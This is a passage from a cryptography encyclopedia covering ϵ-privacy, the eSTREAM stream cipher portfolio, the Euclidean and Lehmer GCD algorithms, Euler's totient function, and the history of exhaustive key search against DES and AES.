Estimation of the actual entropy of system variables under a particular attack model, $\alpha_{k,A}$, is in need of thorough study. However, as quantum noise sources become more ubiquitous, they should replace system variables as entropy sources and make the difficulty in measuring their entropy moot.

Recommended Reading

1. Knuth D (1969) Art of computer programming, volume 2: seminumerical algorithms. Addison-Wesley, Reading
2. Barker E, Kelsey J (2007) Recommendation for random number generation using deterministic random bit generators, NIST special publication 800-90, March 2007 http://csrc.nist.gov/publications/nistpubs/800-90/SP800-90revised_March2007.pdf
3. Maurer U (1992) A universal statistical test for random bit generators. J Cryptol 5(2):89–105
4. Davis D, Ihaka R, Fenstermacher PR Cryptographic randomness from air turbulence in disk drives. In Desmedt YG (ed) Advances in cryptology – CRYPTO '94 conference proceedings. Lecture notes in computer science, vol 839. Springer, Heidelberg, pp 114–120
5. Blum M, Micali S (1984) How to generate cryptographically strong sequences of pseudo-random bits. SIAM J Comput 13:850
6. Chor B, Goldreich O (1988) Unbiased bits from sources of weak randomness and probabilistic communication complexity, 1988. http://www.wisdom.weizmann.ac.il/~oded/PS/sources.ps

Environmental Attacks

►Side-Channel Attacks

ePassport Security

►Passport Security

ϵ-Differential Privacy

►Differential Privacy

ϵ-Indistinguishability

►Differential Privacy

ϵ-Privacy

Johannes Gehrke[1], Ashwin Machanavajjhala[2]
[1]Department of Computer Sciences, Cornell University, Ithaca, NY, USA
[2]Yahoo! Research, Santa Clara, CA, USA

Related Concepts

►Differential Privacy; ►*l*-Diversity; ►Statistical Disclosure Limitation

Definition

ϵ-privacy is a framework for measuring the amount of sensitive information in data disclosed to adversaries encompassing adversaries with a wide range of background knowledge.

Background

Consider the problem of publishing data collected from a set of individuals. This data T has a relational structure with categorical attributes $(A_1, \ldots, A_a)$ with finite domains. The attributes are partitioned into a set of *nonsensitive* attributes whose disclosure is not our concern, and a set of *sensitive* attributes whose privacy should be guaranteed. Denote the nonsensitive and the sensitive attributes using two multidimensional attributes N and S, respectively. Every tuple $t_u \in T$ contains information about one unique individual u. The data publisher uses a procedure R that takes T as input and outputs another table T_{pub} which is published.

For historical reasons, R is called an *anonymization* procedure and T_{pub} the *anonymized* table.

Theory

In ϵ-privacy, sensitive information is modeled on a set of *sensitive predicates*. These are boolean statements whose truth value an individual would not want disclosed. The data publisher or an individual can specify these sensitive predicates. Let $dom(S)$ denote the domain of the sensitive attribute. Each individual is associated with a set of sensitive predicates $\Phi(u)$. Each predicate $\phi(u) \in \Phi(u)$ takes the form $t_u.S \in S_\phi$, $S_\phi \subseteq dom(S)$. Informally, inferring that $\phi(u) = true$ from the published data for some $\phi(u) \in \Phi(u)$ breaches u's privacy.

To formally define the adversary model of ϵ-privacy, consider the notion of exchangeability (see [1] for a nice survey).

Definition 1 (Exchangeability) *A sequence of random variables $X_1, X_2, \ldots$ is exchangeable if every finite permutation of these random variables has the same joint probability distribution.*

Under the assumption that the rows in T are exchangeable, the original table T (of size n) can be shown to be generated by the following probabilistic process. First, one out of an infinite set of probability vectors $\vec{p}$ is drawn from some distribution D. Then n individuals are drawn i.i.d. from the probability vector $\vec{p}$. D encodes the adversary's prior information. An agnostic adversary with no information can be modeled using a D that makes all $\vec{p}$ equally likely. A very knowledgeable adversary can be modeled using a D that eliminates all but one probability vector $\vec{p}$. ϵ-Privacy adopts the *Dirichlet distribution* [2] to model such a prior over $\vec{p}$.

Definition 2 (Dirichlet distribution) *Let $\vec{p} = (p_1, \ldots, p_k)$ denote a vector of probabilities $(\sum_i p_i = 1)$. The* Dirichlet distribution *with parameters $\vec{\sigma} = (\sigma_1, \ldots, \sigma_k)$, which is denoted by $D(\vec{\sigma})$, is a probability density function defined over the space of probability vectors such that*

$$D(\vec{p}; \vec{\sigma}) = \frac{\Gamma(\sigma)}{\prod_i \Gamma(\sigma_i)} \prod_i p_i^{\sigma_i - 1} \tag{1}$$

where $\sigma = \sum_i \sigma_i$ and Γ is the gamma function. ($\Gamma(t)$ is the gamma function defined as $\int_0^\infty x^{t-1} e^{-x} dx$.) σ is called the prior sample size *and $\vec{\sigma}/\sigma = (\sigma_i/\sigma, \ldots, \sigma_k/\sigma)$ is called the* shape *of the Dirichlet distribution.*

An adversary may form a Dirichlet prior $D(\sigma_1, \ldots, \sigma_k)$ as follows. An adversary without any knowledge about the population can be modeled by a prior of $D(1, \ldots, 1)$; this makes all the probability vectors equally likely and thus models the complete lack of information. Upon observing a dataset with counts $(\sigma_1 - 1, \ldots, \sigma_k - 1)$ the adversary can update his prior to $D(\sigma_1, \ldots, \sigma_k)$. With this updated prior not all probability vectors are equally likely. The probability vector with the maximum likelihood is $\vec{p^\star}$ such that $p_i^\star = \sigma_i/\sigma$.

As σ is increased without changing the shape of the Dirichlet, $\vec{p^\star}$ becomes more and more likely. That is, the

adversary becomes more and more stubborn (or certain) that $\vec{p^\star}$ is the correct prior distribution. Thus σ is called the *stubbornness* of an adversary. In particular, in the extreme case when $\sigma \to \infty$, $\vec{p^\star}$ is the only possible probability distribution.

Definition 3 *An adversary is ∞-stubborn if her prior sample size $\sigma \to \infty$.*

ϵ-privacy assumes that the adversary may additionally possess exact information about some of the individuals in the table (e.g., due to a prior data release). More specifically, the adversary is assumed to know a subset of tuples $B \subset T$ from the original table.

Disclosure of sensitive information is measured as follows. After T_{pub} is published, the adversary's belief in a sensitive predicate $\phi(u)$ about individual u is given by the following *posterior probability*:

$$p^{in}(T_{pub}, u, \phi, B, \vec{\sigma}) = Pr[\phi(u) \mid T_{pub} = R(T) \wedge B; D(\vec{\sigma})] \quad (2)$$

The adversary's belief in $\phi(u)$ conditioned on the published data when individual u's information is removed from the publication is:

$$p^{out}(T_{pub}, u, \phi, B, \vec{\sigma}) = Pr[\phi(u) \mid T_{pub} = R(T \backslash \{t_u\}) \wedge B; D(\vec{\sigma})] \quad (3)$$

The distance between the two probabilities p^{in} and p^{out} measures how much more an adversary learns about an individual's sensitive predicate $\phi(u)$ if u's information was included in T. If p^{in} is much greater than p^{out} (or if $1 - p^{in}$ is much smaller than $1 - p^{out}$), then the adversary has learned a lot of information toward deducing that $\phi(u) =$ *true*; this is called a privacy breach. But if the belief of an adversary is roughly the same no matter whether or not u's information is included in the dataset, individual u has no reason to hold her data back.

Definition 4 (ϵ-Privacy [3]) *Let $D(\vec{\sigma})$ be the adversary's prior about the population and B be a subset of individuals in T whose exact information the adversary knows. Anonymization algorithm R is said to violate ϵ-privacy if for some output T_{pub} generated by R, for some individual u appearing in T, and some $\phi(u) \in \Phi(u)$,*

$$\frac{p^{in}(T_{pub}, u, \phi, B, \vec{\sigma})}{p^{out}(T_{pub}, u, \phi, B, \vec{\sigma})} > \epsilon \text{ or} \quad (4)$$

$$\frac{1 - p^{out}(T_{pub}, u, \phi, B, \vec{\sigma})}{1 - p^{in}(T_{pub}, u, \phi, B, \vec{\sigma})} > \epsilon. \quad (5)$$

Note that the change in the adversary's belief is considered by removing an individual from the data only to measure the disclosure risk of an individual. It is not used as an actual anonymization technique where each individual u is considered in turn and t_u is dropped if and only if u's privacy is breached. The output of R on the whole table is published when no individual sees a privacy breach, or nothing is published at all.

Applications

Historically, disparate privacy definitions, such as (c, ℓ)-diversity [4] or ϵ-differential privacy [5], have been defined for a single class of (weak or strong) adversaries. One of the strengths of ϵ-privacy is that it can instantiate many other formal definitions of disclosure control that guard against a spectrum from weak to strong adversaries.

Four interesting classes of adversaries can be instantiated. Each class considers different adversaries that form a single prior on the distribution of the sensitive attribute; this prior does not depend on the value of the nonsensitive attributes. That is, the adversary's prior is captured by a Dirichlet $D(\vec{\sigma})$, where $\vec{\sigma}$ has one parameter $\sigma(s)$ for every $s \in S$.

1. *Class I*: A set of adversaries with stubbornness $\leq \sigma$ and prior shape $\vec{\sigma}/\sigma$.
2. *Class II*: A set of adversaries with stubbornness $\leq \sigma$, but with an arbitrary prior $D(\vec{\sigma})$ such that $\sum_{s \in S} \sigma(s) = \sigma$.
3. *Class III*: A set of adversaries having the same prior shape of $\vec{\sigma}/\sigma$, but with arbitrarily large stubbornness (i.e., including an ∞-stubborn adversary).
4. *Class IV*: The set of all possible adversaries (including ∞-stubborn adversaries with an arbitrary prior shape).

Class I adversaries are the weakest as the most assumptions are made about the adversary. Class II and III adversaries are strictly stronger than Class I, which are in turn weaker than Class IV adversaries. Class II is a relatively new class of *realistic adversaries* who have an unknown prior but have bounded stubbornness, and thus are willing to change their prior in the face of contradicting evidence, just like a real-world rational agent.

Two instantiations of ϵ-privacy are shown below that are equivalent to existing privacy definitions.

$(c, 2)$-Diversity [4]

$(c, 2)$-diversity requires that the most frequent sensitive attribute appears in at most $\frac{c}{c+1}$ fraction of the tuples in every anonymous group. The privacy guaranteed by this metric is equivalent to considering the following Class III adversary.

- *Sensitive information*: For every individual, $\Phi(u)$ contains one predicate $t_u[S] = s$ for every $s \in S$.

- *Adversary model*: An ∞-stubborn adversary whose prior shape is uniform; that is, the adversary assumes that all individuals are drawn from $\vec{p}^{\star}$, where for all $s \in S$, $p^{\star}(s) = 1/|S|$. Moreover, the adversary does not know exact information about any individual ($B = \varnothing$).

ϵ-privacy protecting against the above adversary guarantees the same privacy as $(c, 2)$-diversity if and only if

$$\epsilon = \min\left(k \cdot \frac{c}{c+1}, (c+1) \cdot \frac{k-1}{k}\right) \tag{6}$$

$$= \frac{c+1}{2}, \text{ when } k = 2 \tag{7}$$

ϵ-Differential Privacy [5]

ϵ-differential privacy requires that an adversary should not be able to distinguish between two input tables that differ only in one tuple using the published data (in fact, by any possible dataset that could be published). Differential privacy can be guaranteed using the following (Class IV) setting of ϵ-privacy.

- *Sensitive information*: Differential privacy does not distinguish between sensitive and nonsensitive attributes. Hence, for every individual, $\Phi(u)$ contains one predicate $t_u \in D$, for every D a subset of the domain of tuples.
- *Adversary model*: The adversary has exact information about all but one individuals in the table; that is, $|B| = |T| - 1$. The adversary is also assumed to be ∞-stubborn with an arbitrary prior shape.

Open Problems

Daniel Kifer has recently shown that some sophisticated attackers may reason not based on the statistical model used in ϵ-privacy, but may use other techniques [6]. Thus, determining the exact level of protection that ϵ-privacy provides against such attackers is an open problem.

Recommended Reading

1. Aldous D (1985) Exchangeability and related topics. In: Ecole d'Ete de Probabilities de Saint-Flour XIII 1983. Springer, Berlin, pp 1–198
2. Blei DM, Ng AY, Jordan MI (2003) Latent dirichlet allocation. J Mach Learn Res 3:993–1022
3. Machanavajjhala A, Gehrke J, Götz M (2009) Data publishing against realistic adversaries. PVLDB 2(1):790–801
4. Machanavajjhala A, Kifer D, Gehrke J, Venkitasubramaniam M (2007) ℓ-diversity: privacy beyond k-anonymity. ACM Trans Knowl Discov Data 1(1):3
5. Dwork C, McSherry F, Nissim K, Smith A (2006) Calibrating noise to sensitivity in private data analysis. In: TCC, New York, pp 265–284
6. Kifer D (2009) Attacks on privacy and de finetti's theorem. In: Proceedings of ACM management of data (SIGMOD), Providence, pp 127–138

Error-Correcting Cyclic Codes

►Cyclic Codes

Error-Correction Decoding

►Decoding algorithms

Escrow Service

►Fair Exchange

eSTREAM

Marion Videau
Université Henri Poincaré, Nancy 1/LORIA and ANSSI, Paris, France

Synonyms

ECRYPT stream cipher project

Related Concepts

►Stream Cipher

Definition

The eSTREAM project [1] is a multiyear effort coordinated by the ECRYPT European Network of Excellence for Cryptology. It has been running from 2004 to 2008 and has identified a portfolio of promising new stream ciphers "suitable for widespread adoption" [2]. It has been a major evaluation process for the research in cryptography.

Background

Symmetric ciphers are usually divided between block ciphers and stream ciphers. While the former have been benefiting from the activity around DES cryptanalysis and the process of AES standardization to get reasonably efficient and trusted algorithms and modes, the latter made less consensus. As an example of such a situation, one can cite the stream cipher section of the final

decision document presenting the portfolio of recommended cryptographic primitives at the end of the NESSIE project [3]: "The NESSIE portfolio in this category is empty."

In order to fill this gap, the ECRYPT European Network of Excellence for Cryptology launched, in November 2004, a call for propositions of stream cipher primitives. Dedicated stream ciphers, as opposed to a stream mode of operation for a block cipher, have been thought to be particularly relevant for software environments where a high throughput is required (Profile 1) or for hardware environments with restricted resources such as limited storage, gate count, or power consumption (Profile 2). The submissions had to fall in either or both profiles. Each profile had also an A section for stream ciphers with an authentication mechanism.

At the deadline of the submission, 34 primitives had been submitted. Three phases of evaluation, each lasting approximately one year, were planned. At each phase, some propositions were archived so that the focus could be put on fewer algorithms to evaluate. During all the process, a special workshop *The State of the Art of Stream Ciphers* was held each year from 2004 to 2008 to present the advances in designing and analyzing stream ciphers and discuss about the evolution of the process.

The eSTREAM final portfolio, as of 2009 annual update, contains seven algorithms. The software profile list contains four algorithms (in alphabetical order): HC-128, Rabbit, Salsa20/12, and Sosemanuk, and the hardware profile list contains three algorithms (in alphabetical order): Grain v1, MICKEY v2, and Trivium. All the ciphers are free for any use. None of these ciphers provide authentication.

The original portfolio, published at the end of Phase 3, also contained F-FCSR in Profile 2, but following the publication of a cryptanalysis, the portfolio was updated in September 2008.

At the end of the process, a book [4] presenting the full specifications of the 16 ciphers that reached the final phase of the eSTREAM project and implementation surveys has been published.

Recommended Reading

1. The eSTREAM Project. http://www.ecrypt.eu.org/stream/. Accessed January 2011
2. Call for stream cipher primitives (2004) http://www.ecrypt.eu.org/stream/call/. Accessed January 2011
3. New European Schemes for Signatures, Integrity, and Encryption, NESSIE. https://www.cosic.esat.kuleuven.be/nessie/. Accessed January 2011
4. Robshaw M, Billet O (eds) (2008) New stream cipher designs. Lecture notes in computer science 4986. Springer, Berlin

Euclid's Algorithm

►Euclidean Algorithm

Euclidean Algorithm

Berk Sunar
Department Electrical and Computer Engineering, Worcester Polytechnic Institute, Worcester, MA, USA

Synonyms

Extended euclidean algorithm; Euclid's algorithm

Related Concepts

►Binary Euclidean Algorithm; ►Modular Inverse Computation

Definition

The euclidean algorithm provides a technique for computing the greatest common divisor and the euclidean coefficients of two nonnegative integers.

Background

The euclidean algorithm was reported by Euclid in his Elements [1]. For a brief historical account the reader is referred to Knuth [2].

Theory

The euclidean algorithm provides a simple and efficient means for computing the greatest common divisor (GCD) of two positive integers u and v denoted $\gcd(u, v)$ without finding their factorizations. The gcd operation exhibits the following properties:

1. $\gcd(g, 0) = |g|$
2. $\gcd(u, v) = \gcd(v, u - v)$
3. $\gcd(u, v) = \gcd(v, u \bmod v) = \gcd(v, u - qv)$ where $q = \lfloor u/v \rfloor$

The execution of the euclidean algorithm is based on the repetitive application of the property $\gcd(u, v) = \gcd(v, u \bmod v)$. Assume $u \geq v$ and let $r_0 = u$ and $r_1 = v$, then the computation proceeds as $\gcd(r_0, r_1) = \gcd(r_1, r_2) = \ldots = \gcd(r_k, 0) = r_k$, where the residues r_i are related as follows.

$$r_{i+2} = r_i - q_i r_{i+1} \text{ with } q_i = \lfloor r_i / r_{i+1} \rfloor$$

The sequence r_i is strictly decreasing and by induction it may be shown to quickly converge to zero. When $r_{k+1} = 0$,

then r_k holds the desired result and the algorithm terminates. The euclidean algorithm is given below.

The euclidean algorithm

Input: positive integers u and v, with $u \geq v$
Output: $g = \gcd(u, v)$

```
While v > 0 do
    q ← ⌊u/v⌋ ; r ← u − qv ;
    u ← v ; v ← r ;
End While
g ← u ;
Return (g)
```

In many cryprographic applications the "extended" version of the euclidean algorithm plays an important role. In addition to the greatest common divisor, the extended euclidean algorithm (EEA) returns two unique integers s and t. Using these integers the greatest common divisor may be expressed as a linear combination of u and v:

$$us + vt = \gcd(u, v) .$$

If u and v are relatively prime, it immediately follows that

$$us \equiv 1 \pmod{v}.$$

Hence, the extended euclidean algorithm provides an efficient method to compute modular inverse $u^{-1} \bmod v = s$. The original euclidean algorithm described above is modified to compute the parameters s and t. Define new iteration parameters s_i and t_i such that

$$r_i = s_i u + t_i v .$$

Consider the $i+1$-st iteration $r_{i+1} = r_{i-1} - q_{i-1} r_i$. By substituting r_i and r_{i-1} in this identity yields the following relation:

$$\begin{aligned} r_{i+1} &= (s_{i-1}u + t_{i-1}v) - q_{i-1}(s_i u + t_i v) \\ &= (s_{i-1} - q_{i-1}s_i)u + (t_{i-1} - q_{i-1}t_i)v \end{aligned}$$

Also since $r_{i+1} = s_{i+1}u + t_{i+1}v$, the values of the s and t parameters in iteration $i+1$ are found as follows

$$\begin{aligned} s_{i+1} &= s_{i-1} - q_{i-1}s_i \\ t_{i+1} &= t_{i-1} - q_{i-1}t_i . \end{aligned}$$

As seen from these equations, only the last two values of s and t need to be available for the computation of the sequences s_i and t_i. In the first two iterations of the algorithm, $r_0 = s_0 u + t_0 v$ and $r_1 = s_1 u + t_1 v$ since $r_0 = u$ and $r_1 = v$ the parameters need to be initialized as $s_0 = 1$, $s_1 = 0$, $t_0 = 0$, and $t_1 = 1$. A generic description of the extended euclidean algorithm is given below.

The extended euclidean algorithm

Input: positive integers u and v, with $u \geq v$
Output: $g = \gcd(u, v)$ and integers s, t satisfying $us + vt = g$

```
s'' ← 1 ; s' ← 0 ; t'' ← 0 ; t' ← 1
While v > 0 do
    q ← ⌊u/v⌋ ; r ← u − qv ;
    s ← s'' − qs' ; t ← t'' − qt' ;
    u ← v ; v ← r ;
    s'' ← s' ; s' ← s ; t'' ← t' ; t' ← t ;
End While
g ← u ;
s ← s'' ; t ← t'' ;
Return (g, s, t)
```

The algorithm recycles the temporary variables s', s'', t', and t'' by shifting their values in each iteration of the loop.

The most complex operation used in the EEA is the integer division operation. If the goal of the EEA is to compute a modular inverse, that is, $u^{-1} \bmod v$, then the operations required for computing t may be entirely omitted.

The exact number of iterations required for the algorithm to converge is more difficult to analyze. According to [3], Lamé, Dixon, and Heilbronn developed an upper bound for the number of iterations in the euclidean algorithm as

$$\left\lceil \frac{\log\left(n\sqrt{5}\right)}{\log\left(\left(1+\sqrt{5}\right)/2\right)} \right\rceil - 2 \approx 2.078 \log(n) + 1.672$$

and came up with the following approximation for the average number of iterations:

$$\frac{12\log(2)}{\pi^2}\log(n) + 0.14 \approx 0.843\log(n) + 0.14 .$$

where $u, v \leq n$. Hence, the number of iterations grows logarithmically with the size of the inputs. In each iteration of the euclidean algorithm, a costly division operation is computed which takes time $O((\log(n))^2)$. This gives a running time of $O((\log(n))^3)$. However, by careful implementation it is possible to systematically reduce the sizes of u and v in each step, and achieve the overall computation in time $O((\log(n))^2)$.

For multiprecision integers, there is a useful variant due to Lehmer [4] with time complexity $O((\log(n))^2)$. Lehmer's algorithm is based on the observation that the quotient in the euclidean algorithm is dependent only on the leading digits of u and v. More clearly, if $\bar{u}$ and $\bar{v}$

denote the leading digits of u and v, respectively, then the following inequality always holds:

$$\frac{\bar{u}}{\bar{v}+1} \le \frac{u}{v} \le \frac{\bar{u}+1}{\bar{v}}$$

Hence, to determine the quotient in the euclidean iteration, one may compute $q = \bar{u}/(\bar{v}+1)$ and $q' = (\bar{u}+1)/\bar{v}$. If $q = q'$, then it must be that $q' = u/v = q$, and the quotient is determined via two simple single precision divisions. Otherwise, a multiprecision division is performed as in the original euclidean iteration. The advantage of this method is that multiprecision division is only performed when absolutely essential. Lehmer's algorithm is presented below.

Lehmer's euclidean algorithm

Input: positive integers u and v with $u \ge v$
Output: $g = \gcd(u, v)$

```
While v > B do
    ū ← ⌊u/2^k⌋ ; v̄ ← ⌊v/2^k⌋ ;
    s'' ← 1 ; s' ← 0 ; t'' ← 0 ; t' ← 1 ;
    While v̄ + s' ≠ 0 AND v̄ + t' ≠ 0 do
        q ← ⌊(ū + s'')/(v̄ + s')⌋ ;
        q' ← ⌊(ū + t'')/(v̄ + t')⌋ ;
        If q ≠ q' then Goto L1
        z ← s'' − qs' ; s'' ← s' ; s' ← z ;
        z ← t'' − qt' ; t'' ← t' ; t' ← z ;
        z ← ū − qv̄ ; ū ← v̄ ; v̄ ← z ;
    End While
L1  If t'' = 0 then
        q ← ⌊u/v⌋ ;
        w ← u − qv ; u ← v ; v ← w ;
    Else
        w ← s''u + t''v ; r ← s'u + t'v ;
        u ← w ; v ← r ;
    End If
End While
Compute g = gcd(u, v) via the euclidean
algorithm and Return(g)
```

Note that in the algorithm $\bar{u}, \bar{v}, s', s'', t', t'', q, q', z$ are single precision variables, whereas w and r are multiprecision. In the first step B denotes the largest value a single precision integer (word) may hold. In the next step k is made as large as to truncate all bits except the leading word of u and v. In the innermost loop the two approximations of the quotient are compared and accordingly either the single precision operations in the next three steps or the multiprecision operations in the following if branch are computed. The While loop repeats until v is sufficiently reduced to fit into a single precision variable. Finally, in the last step, the execution continues with the classical euclidean algortihm which computes and returns the GCD of the latest contents of u and v. For a more detailed treatment of the subject see [2]. An extended version of Lehmer's algorithm is given in [5]. Sorenson presents a complexity analysis of Lehmer's algorithm in [6].

The euclidean algorithm may be adapted to work on polynomials as well. Since there is no natural ordering among polynomials, the greatest common divisor of two polynomials is defined as the largest degree monic polynomial that divides both polynomials. Here our attention is restricted to polynomials defined over a field. It should be noted however that it is possible to develop euclidean algorithms for polynomials defined over an arbitrary domain. The extended euclidean algorithm for polynomials is given below.

The extended euclidean algorithm for polynomials

Input: polynomials $u(x)$ and $v(x)$, with $\deg(u) \ge \deg(v)$
Output: $g(x) = \gcd(u(x), v(x))$ and polynomials $s(x), t(x)$ satisfying $u(x)s(x) + v(x)t(x) = g(x)$

```
s''(x) ← 1 ; s'(x) ← 0 ; t''(x) ← 0 ;
t'(x) ← 1
While v(x) > 0 do
    r(x) ← u(x) mod v(x) ;
    q(x) ← (u(x) − r(x))/v(x) ;
    s(x) ← s''(x) − q(x)s'(x) ;
    t(x) ← t''(x) − q(x)t'(x) ;
    u(x) ← v(x) ; v(x) ← r(x) ;
    s''(x) ← s'(x) ; s'(x) ← s(x) ;
    t''(x) ← t'(x) ; t'(x) ← t(x) ;
End While
a ← leading nonzero coefficient of u(x) ;
g(x) ← a^{-1}u(x) ;
s(x) ← a^{-1}s''(x) ; t(x) ← a^{-1}t''(x) ;
Return (g(x), s(x), t(x))
```

The modular reduction and the division operations within the loop may be achieved by a single polynomial division. The most significant difference in the polynomial version is the final scaling of $g(x), s(x)$ and $t(x)$ with a^{-1} to obtain a monic greatest common divisor polynomial. For this the inverse of a needs to be computed in the field over which the polynomials are defined.

Applications

The euclidean algorithm has a large number of applications in cryptography, such as in ►public key cryptography (e.g., in the setup phase of ►RSA, or in the implementation of

point operations in ►elliptic curve cryptography), for factorization attacks (e.g., for the implementation of the sieving step), and in the statistical testing of ►pseudo-random number generators.

Recommended Reading

1. Euclid (1956) Thirteen books of Euclid's elements, 2nd edn. Dover, New York
2. Knuth DE (1997) The art of computer programming, vol 2: seminumerical algorithms, 3rd edn. Addison-Wesley, Reading
3. Crandall R, Pomerance C (2001) Prime numbers: a computational perspective. Springer, New York
4. Lehmer DH (1938) Euclid's algorithm for large numbers. Am Math Mon 45:227–233
5. Cohen H (1993) A course in computational algebraic number theory. Springer, Berlin
6. Sorenson J (1995) An analysis of Lehmer's euclidean GCD algorithm. In: Proceedings of the 1995 international symposium on Symbolic and algebraic computation. ACM Press, New York, pp 254–258

Euclidean Lattice

►Lattice

Euler's Totient Function

Burt Kaliski
Office of the CTO, EMC Corporation, Hopkinton, MA, USA

Synonyms

Phi function

Related Concepts

►Fermat's Little Theorem; ►Order; ►RSA Digital Signature Scheme; ►RSA Public-Key Encryption

Definition

Euler's totient function, denoted $\phi(n)$, refers to the ►order or number of elements in the multiplicative group modulo n.

Theory

The multiplicative ►group of the ►ring $\mathbf{Z}_n$ consists of the integers (or more formally, residue classes) between 0 and $n-1$ that are relatively prime to the modulus n. The number of elements in this group, denoted $\phi(n)$, is called *Euler's totient function* of n.

If n is prime, then $\phi(n)$ is $n-1$, since 0 is the only integer in the set that is not relatively prime to n.

If n is a prime power, $n = p^k$, $k > 1$, then $\phi(n)$ is $(p-1)p^{k-1}$, since any integer in the set that is divisible by p is not relatively prime to n.

If n is a general composite of the form

$$n = \prod_{i=1}^{d} p_i^{k_i},$$

where $d \geq 2$, $p_1, \ldots, p_d$ are distinct primes, and each $k_i \geq 1$, then

$$\phi(n) = \prod_{i=1}^{d} \phi\left(p_i^{k_i}\right) = \prod_{i=1}^{d} (p_i - 1) p_i^{k_i - 1}.$$

In particular, if n is a composite of the form $n = pq$, where p and q are distinct primes, which is a common case in cryptography, then $\phi(n) = (p-1)(q-1)$.

By a basic result of group theory, since $\phi(n)$ is the ►order of the multiplicative ►group $\mathbf{Z}_n^*$, it follows that every element $x \in \mathbf{Z}_n^*$ has multiplicative order dividing $\phi(n)$, i.e.,

$$x^{\phi(n)} \equiv 1 (\mathrm{mod}\, n).$$

This is known as *Euler's Theorem*. (►Fermat's Little Theorem covers the special case where n is prime.) A related function is the λ function, which is the smallest positive integer such that

$$x^{\lambda(n)} \equiv 1 (\mathrm{mod}\, n)$$

for every element $x \in \mathbf{Z}_n^*$. The λ function is the same as the ϕ function if n is a prime or prime power; if n is composite it is defined as

$$\lambda(n) = lcm\left(\phi\left(p_1^{k_1}\right), \ldots, \phi\left(p_d^{k_d}\right)\right),$$

which is a divisor of $\phi(n)$.

Applications

Euler's totient function (or the related λ function) is employed in cryptosystems based on the ►RSA Problem to compute the ►decryption exponent d from the ►encryption exponent e. In particular, the exponents are related as

$$e\, d \equiv 1 (\mathrm{mod}\, \lambda(n))$$

Everywhere Second Preimage Resistant Hash Function (esec)

►Universal One-Way Hash Functions (UOWHF)

Exhaustive Key Search

Michael J. Wiener
Molecular Physiology and Biological Physics, University of Virginia, Charlottesville, VA, USA

Related Concepts

►Block Ciphers; ►MAC Algorithms; ►Stream Cipher; ►Symmetric Cryptosystem

Introduction

The simplest approach to cryptanalyzing a ►block cipher is exhaustive key search. The ►cryptanalyst wishes to find the ►key k that was used with block cipher E to encrypt some plaintext P to produce ciphertext C, $C = E_k(P)$ (Fig. 1 and ►Shannon's model).


Once k is known, the cryptanalyst can find the plaintext by decrypting the ciphertext, $P = E_k^{-1}(C)$. A very simple approach to finding k is known as exhaustive search: the cryptanalyst tries decrypting the known ciphertext C with each possible key in turn until the correct key k is found.

Implicit in the definition of exhaustive search is the assumption that the cryptanalyst can tell whether a given guess of the key is correct. This requires that the cryptanalyst has some information about the plaintext. For example, the plaintext may start with a known header (e.g., "Dear Sir") or the bytes of the plaintext may be limited to ASCII character values. In general, the cryptanalyst requires as much information about the plaintext as he has uncertainty about the key. Otherwise, there are likely to be many keys corresponding to plausible plaintexts.

The time required to complete an exhaustive key search depends on the number (K) of possible keys, the time (t) it takes to test a candidate key, and the number (p) of processors performing the search. Each processor is responsible for approximately Kt/p keys and would take time Kt/p to test them all. On average, we expect to find the key about half way through the search making the expected run time approximately $Kt/(2p)$.

Although the focus here is on block ciphers, exhaustive search methods can be applied to ►stream ciphers and ►MAC algorithms as well.

In the following sections, we discuss some of the history of exhaustive search, including the level of effort required for hardware- and software-based attacks (Section ►History), the invulnerability of modern block ciphers to exhaustive search (Section ►Modern Block Ciphers), countermeasures for preventing exhaustive search attacks (Section "►Countermeasures"), and other related attacks (Section ►Related Attacks).



Exhaustive Key Search. Fig. 1 Block cipher encryption

History

Much of the history of exhaustive key search concerns the U.S. ►Data Encryption Standard (DES) [4]. DES is a block cipher with 64-bit plaintext and ciphertext blocks, and 56-bit keys ($K = 2^{56}$). When DES was first proposed by the US government, there was considerable controversy over its short keys. In 1977, Diffie and Hellman [2] estimated that a machine capable of recovering DES keys in a day could be built for $20 million. Some argued that this estimate was too low and that even if it were correct, it provides an adequate barrier to cryptanalysis. On the other hand, advancing technology would reduce costs quickly, and the cost of using larger keys is quite low. For example, increasing the DES key length by just 8 bits to 64 bits would increase the cost of exhaustive search by a factor of $2^8 = 256$.

The debate about the DES key size raged on for many years (Diffie's foreword to "Cracking DES" [3] for more details). At Crypto'93, a paper was presented that gave a detailed design for a $1 million DES key search machine, consisting of $p = 57,600$ custom chips, each capable of testing a DES key every $t = 20\,ns$ [10]. Using the expression for expected run time from the introduction, this machine takes, on average, $Kt/(2p) = 3.5\,h$ to recover a DES key. Although general purpose computers are poorly suited to performing DES key search, by the late 1990s, various group efforts succeeded in searching the DES key space using months of computer time.

By 1998, the Electronic Frontier Foundation had actually built a hardware-based DES key search machine called "Deep Crack" [3]. Because their budget was limited, they used custom gate array chips that are slower and more expensive than fully custom chips but have considerably lower design and fabrication start-up costs. Deep Crack, cost $200,000 to build, consisted of 1,536 chips each capable of searching through 60 million keys per second, and required, on average, 4.5 days to recover a DES key.

As the evidence mounted over the years, it became increasingly difficult to pretend that DES provides adequate security, although a great deal of legacy DES-based equipment is still in use today because of a desire to avoid the cost of replacing it.

Modern Block Ciphers

The reign of DES is finally giving way to new ciphers with longer keys. The most significant of these new ciphers is ►Rijndael/AES [1], which was selected by the U.S. National Institute of Standards and Technology (NIST) to be the Advanced Encryption Standard (AES) [6]. The AES plaintext and ciphertext block size is 128 bits, and its keys can be 128, 192, or 256 bits long.

To assess the difficulty of AES exhaustive key search, we use the 1993 DES key search design as a starting point. By Moore's law, we expect the speed of a key search machine to double every 18 months. From 1993 to 2003, this is about a factor of 100. A $1 million DES key search machine in 2003 would then take about 2 min to recover a key rather than 3.5 h. If we ignore the fact that AES is more complex than DES to implement on a chip, even the smallest key size of AES is 72 bits longer than a DES key, meaning that AES requires 2^{72} times as much effort to recover a key. Even if we increase the budget to $1 trillion for a machine, the time increases to billions of years. AES is essentially invulnerable to key search.

Note that these arguments apply only to key search. It is conceivable that a clever cryptanalyst will find some short cut to recovering AES keys. AES has withstood considerable scrutiny so far, and time will tell whether the current confidence in its security is justified.

Countermeasures

